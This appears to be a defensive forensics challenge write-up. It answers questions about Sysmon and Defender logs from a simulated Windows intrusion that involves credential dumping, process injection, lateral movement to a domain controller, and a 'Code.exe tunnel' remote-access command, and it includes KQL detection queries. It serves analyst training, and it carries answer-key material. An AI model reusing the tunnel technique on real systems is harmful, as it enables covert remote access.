Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\System32\spoolsv.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acc
Rule: technique_id=T1055.001,technique_name=Dynamic-link Library Injection ¦ SrcProc: C:\Windows\System32\spoolsv.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHOR
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID:
SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID: 10840 ¦ SrcPGUID: FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtP
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID:
SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID: 10840 ¦ SrcPGUID: FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtP
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID:
SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: OZARK\wendy ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1fffff ¦ SrcPID: 10840 ¦ SrcPGUID: FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtP
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\system32\wininit.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acc
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\system32\csrss.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Acces
Rule: technique_id=T1003,technique_name=Credential Dumping ¦ SrcProc: C:\Windows\Sysmon64.exe ¦ TgtProc: C:\Windows\system32\lsass.exe ¦ SrcUser: NT AUTHORITY\SYSTEM ¦ TgtUser: NT AUTHORITY\SYSTEM ¦ Access: 0x1

Q9) During their discovery activities within the network using Windows utilities like nltest.exe and net.exe, the threat actor found a privileged user's login session (informed in the scenario). To escalate their privileges and bypass defenses, the attacker injected a command-and-control (C2) implant into a legitimate process. Identify the process ID. (Format: XXXX) *(4 points)*

9056

Correct! ✔

Search “inject“ in the Rule Title column, and the time should be after the user infected at 14:37:42.

Timestamp	Rule Title	Level	Computer	Channel	Event…	Rule Auth…	Rul…	Status	Record Id	Details
=	inject				=				=	
2024-09-30 00:29:04	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	12843	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\ProgramData\Mic
2024-09-30 00:41:27	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	15156	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\ProgramData\Mic
2024-10-04 13:17:47	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	26819	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\ProgramData\Mic
2024-10-04 16:00:25	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	40908	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:04:08	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	43075	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\Windows\System
2024-10-04 17:34:18	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44095	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:38:52	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44102	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:38:52	Potential Shellcode Injection	med	WK3276.…	Sysmon	10	Bhabesh R…	202…	test	44110	SrcProc: c:\windows\system32\notepad.exe ¦ TgtProc: C:\Windows\system32\winlogon.exe ¦
2024-10-04 17:40:18	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44120	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:40:18	Potential Shellcode Injection	med	WK3276.…	Sysmon	10	Bhabesh R…	202…	test	44128	SrcProc: c:\windows\system32\notepad.exe ¦ TgtProc: C:\Windows\system32\winlogon.exe ¦
2024-10-04 17:43:59	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44139	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:45:15	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44440	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:53:20	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44472	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:57:50	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44499	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 17:57:50	Potential Shellcode Injection	med	WK3276.…	Sysmon	10	Bhabesh R…	202…	test	44507	SrcProc: c:\windows\system32\notepad.exe ¦ TgtProc: C:\Windows\system32\winlogon.exe ¦
2024-10-04 18:01:38	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44516	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 18:05:46	Potential Shellcode Injection	med	WK3276.…	Sysmon	10	Bhabesh R…	202…	test	44538	SrcProc: C:\OneDrive.exe ¦ TgtProc: C:\Windows\system32\winlogon.exe ¦ SrcUser: OZARK\w
2024-10-04 18:17:34	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44596	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 18:18:52	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44618	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
2024-10-04 18:18:53	Potential Shellcode Injection	med	WK3276.…	Sysmon	10	Bhabesh R…	202…	test	44626	SrcProc: c:\windows\system32\notepad.exe ¦ TgtProc: C:\Windows\system32\winlogon.exe ¦
2024-10-04 18:31:57	Proc Injection (Sysmon Alert)	high	WK3276.…	Sysmon	8	Zach Math…	202…	test	44963	Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦

At 16:00:25, OneDrive.exe injected into spoolsv.exe.

Cell contents

```
Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc: C:\OneDrive.exe ¦
TgtProc: C:\Windows\System32\spoolsv.exe ¦ SrcPID: 10840 ¦ SrcPGUID:
FCFDE03A-08FA-6700-D901-000000000800 ¦ TgtPID: 3120 ¦ TgtPGUID:
FCFDE03A-053F-6700-4700-000000000800
```

Then at 17:04:08, the process 3120 was injected into process 9056, which named "msedge.exe"

```
Rule: technique_id=T1055,technique_name=Process Injection ¦ SrcProc:
C:\Windows\System32\spoolsv.exe ¦ TgtProc: C:\Program Files
(x86)\Microsoft\Edge\Application\msedge.exe ¦ SrcPID: 3120 ¦ SrcPGUID:
FCFDE03A-053F-6700-4700-000000000800 ¦ TgtPID: 9056 ¦ TgtPGUID:
FCFDE03A-06D0-6700-3D01-000000000800
```


After that, at 17:34:18, OneDrive.exe injected into spoolsv.exe again. The attacter try many times afterward. The last try was at 18:31:57.


Q10) The threat actor attempted to move laterally to the domain controller. During the initial attempt, the service was detected by Windows Defender AV. Provide the name of the service. (Format: Xxxxxx) *(3 points)*

_intune

Correct! ✔

For answering the question, let us parse the logs from the DC because the log of domain controller located at DC devices.





Then open the csv file with TimeLine Explorer . For answering the question, filter the Channel column and detail column with "defender" and "service" as follow:

Timestamp	Rule Title	Level	Channel	Computer	Ev…	R…	Rule…	Details
–			defender		–			service
2024-10-04…	Defender Alert (Severe)	crit	Defender	DC-01.o…	11…	Z…	2024…	Threat: Trojan:Win32/SuspGolang.AG ¦ Severity: Severe ¦ Type: Trojan ¦ User: NT Authority\System ¦ Path: file:_C:\Windows\Temp\0
2024-10-04…	Antivirus Relevant File…	high	Defender	DC-01.o…	11…	F…	2024…	Threat: Trojan:Win32/SuspGolang.AG ¦ Severity: Severe ¦ Type: Trojan ¦ User: NT Authority\System ¦ Path: file:_C:\Windows\Temp\0

Q11) The threat actor ultimately succeeded in pivoting to the domain controller. Identify the name of the account used by the attacker for this action. (Format: Xxxxxxxxxxxxx) *(3 points)*

Administrator

Correct! ✔

filter the Rule Title column with "net" and filter the detail column with "true", then sorted by time.We click the first item.

Timestamp	Rule Title	Level	Channel	Computer	Ev…	R…	Rule…	Details
–	net				–			true
2024-10-04…	Net Conn (Sysmon Alert)	med	Sysmon	DC-01.o…	3	Z…	2023…	Initiated: true ¦ Proto: tcp ¦ SrcIP: 192.168.42.132 ¦ SrcPort: 50168 ¦ SrcHost: - ¦ TgtIP: 192.168.42.132
2024-10-04…	Net Conn (Sysmon Alert)	med	Sysmon	DC-01.o…	3	Z…	2023…	Initiated: true ¦ Proto: tcp ¦ SrcIP: 192.168.42.132 ¦ SrcPort: 50169 ¦ SrcHost: - ¦ TgtIP: 20.245.155.183
2024-10-04…	Net Conn (Sysmon Alert)	med	Sysmon	DC-01.o…	3	Z…	2023…	Initiated: true ¦ Proto: tcp ¦ SrcIP: 192.168.42.132 ¦ SrcPort: 50192 ¦ SrcHost: - ¦ TgtIP: 192.168.42.132
2024-10-04…	Net Conn (Sysmon Alert)	med	Sysmon	DC-01.o…	3	Z…	2023…	Initiated: true ¦ Proto: udp ¦ SrcIP: 192.168.42.132 ¦ SrcPort: 5353 ¦ SrcHost: - ¦ TgtIP: 224.0.0.251 ¦ T

Cell contents


```
Initiated: true ¦ Proto: tcp ¦ SrcIP: 192.168.42.132 ¦ SrcPort: 50168 ¦ SrcHost: - ¦
TgtIP: 192.168.42.132 ¦ TgtPort: 389 ¦ TgtHost: - ¦ User: OZARK\Administrator ¦ Proc:
C:\Windows\System32\mmc.exe ¦ PID: 4192 ¦ PGUID: 1B932BAD-ECE7-66FF-CE01-000000000A00
```

Q12) The attacker returned to the beachhead and attempted to execute commands using a popular IDE platform. This technique was recently used by a Chinese Advanced persistent threat (APT) group to carry out cyber espionage attacks. Provide the executed command. (Format: Command) *(5 points)*

Code.exe tunnel

Correct! ✔

we need do research on goolge for IDE abuse by Chinese APT to answer the last question.



I also cite an article about VScode abuse, as follow:

https://medium.com/@truvis.thornton/visual-studio-code-embedded-reverse-shell-and-how-to-block-create-sentinel-detection-and-add-e864ebafaf6d

In the article, detection methods are introduced.

You could use a KQL query like the following as a quick and dirty way to get started.

```
SecurityEvent
| where EventID == "4688"
| where CommandLine contains "code.exe" and CommandLine contains "tunnel"
```

Downside, is that code could be renamed and not actually be used. One option is to just look for the tunnel in the CLI. This could be the ideal way and then filter out FPs and not lose visibility.

```
SecurityEvent
| where EventID == "4688"
| where CommandLine contains "tunnel"
```

search VScode in WK logs，

```
Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe ¦ PID: 6576 ¦ PGUID: FCFDE03A-0D91-6700-5802-000000000800 ¦ Hash: SHA1=20133A
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe:Zone.Identifier ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe ¦ PID: 6576 ¦ PGUID: FCFDE03A-0D91-6700-5802-000000000800 ¦ Hash: SHA1=20133A
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe:Zone.Identifier ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe ¦ PID: 6576 ¦ PGUID: FCFDE03A-0D91-6700-5802-000000000800 ¦ Hash: SHA1=20133A
Rule: technique_id=T1189,technique_name=Drive-by Compromise ¦ Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe:Zone.Identifier ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
Path: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe:Zone.Identifier ¦ Proc: C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe ¦ User: OZARK\wendy ¦ PID: 5460 ¦ PGUID: FCFDE03A-0590-6700-B
Rule: technique_id=T1036,technique_name=Masquerading ¦ Cmdline: "C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe" ¦ Proc: C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe ¦ User: OZARK\wendy ¦
Hashes: SHA1=CF9DA6F5077DACF81E7B09EA309D03ECCD66C631,MD5=557A2A91AE2BE61A5CF13A92ABE747AE,SHA256=02022F469C9B53060528AD5AEE74A8094E0D05B49793D64970CC9D1EC71577F7,IMPHASH=16C8C7A62C852018ED02E453E144C998 ¦ Im
Cmdline: "C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp" /SL5="$130488,99399138,828416,C:\Users\wendy\Downloads\VSCodeUserSetup-x64-1.94.0.exe" ¦ Proc: C:\Users\wendy\AppData\L
Rule: technique_id=T1036,technique_name=Masquerading ¦ Cmdline: "C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp" /SL5="$130488,99399138,828416,C:\Users\wendy\Downloads\VSCodeUse
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\Explorer.EXE ¦ SrcUser: OZARK\wendy ¦ TgtUse
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\Explorer.EXE ¦ SrcUser: OZARK\wendy ¦ TgtUse
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\Explorer.EXE ¦ SrcUser: OZARK\wendy ¦ TgtUse
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Hashes: SHA1=019CD56BA687D39D12D4B13991C9A42EA6BA03DA,MD5=E4211D6D009757C078A9FAC7FF4F03D4,SHA256=388A796580234EFC95F3B1C70AD4CB44BFDDC7BA0F9203BF4902B9929B136F95,IMPHASH=F672CB51B1362B8101CC947887B02F34 ¦ Im
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.e
Rule: technique_id=T1059.001,technique_name=PowerShell ¦ Cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "Get-WmiObject Win32_Process | Where-Object { $_.ExecutablePath -eq 'E:\M
Rule: technique_id=T1222.001,technique_name=File Permissions Modification ¦ Cmdline: "C:\Windows\system32\icacls.exe" "E:\Microsoft VS Code" /inheritancelevel:r /grant:r "*S-1-5-18:(OI)(CI)F" /grant:r "*S-1-5
Cmdline: "C:\Windows\system32\icacls.exe" "E:\Microsoft VS Code" /inheritancelevel:r /grant:r "*S-1-5-18:(OI)(CI)F" /grant:r "*S-1-5-32-544:(OI)(CI)F" /grant:r "*S-1-5-11:(OI)(CI)RX" /grant:r "*S-1-5-32-545:(
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\system32\icacls.exe ¦ SrcUser: OZARK\wendy ¦
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\Explorer.EXE ¦ SrcUser: OZARK\wendy ¦ TgtUse
Rule: technique_id=T1036,technique_name=Masquerading ¦ SrcProc: C:\Users\wendy\AppData\Local\Temp\is-5S573.tmp\VSCodeUserSetup-x64-1.94.0.tmp ¦ TgtProc: C:\Windows\Explorer.EXE ¦ SrcUser: OZARK\wendy ¦ TgtUse
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```

Channel Contains sys

Edit Filter

Sendy downloaded VScodeUserSetup.exe at 15:45:24 on 2024-10-04.

```
ndle=2200 /prefetch:3 ¦ Proc: E:\Microsoft VS Code\Code.
¦ ParentCmdline: "E:\Microsoft VS Code\Code.exe" tunnel
```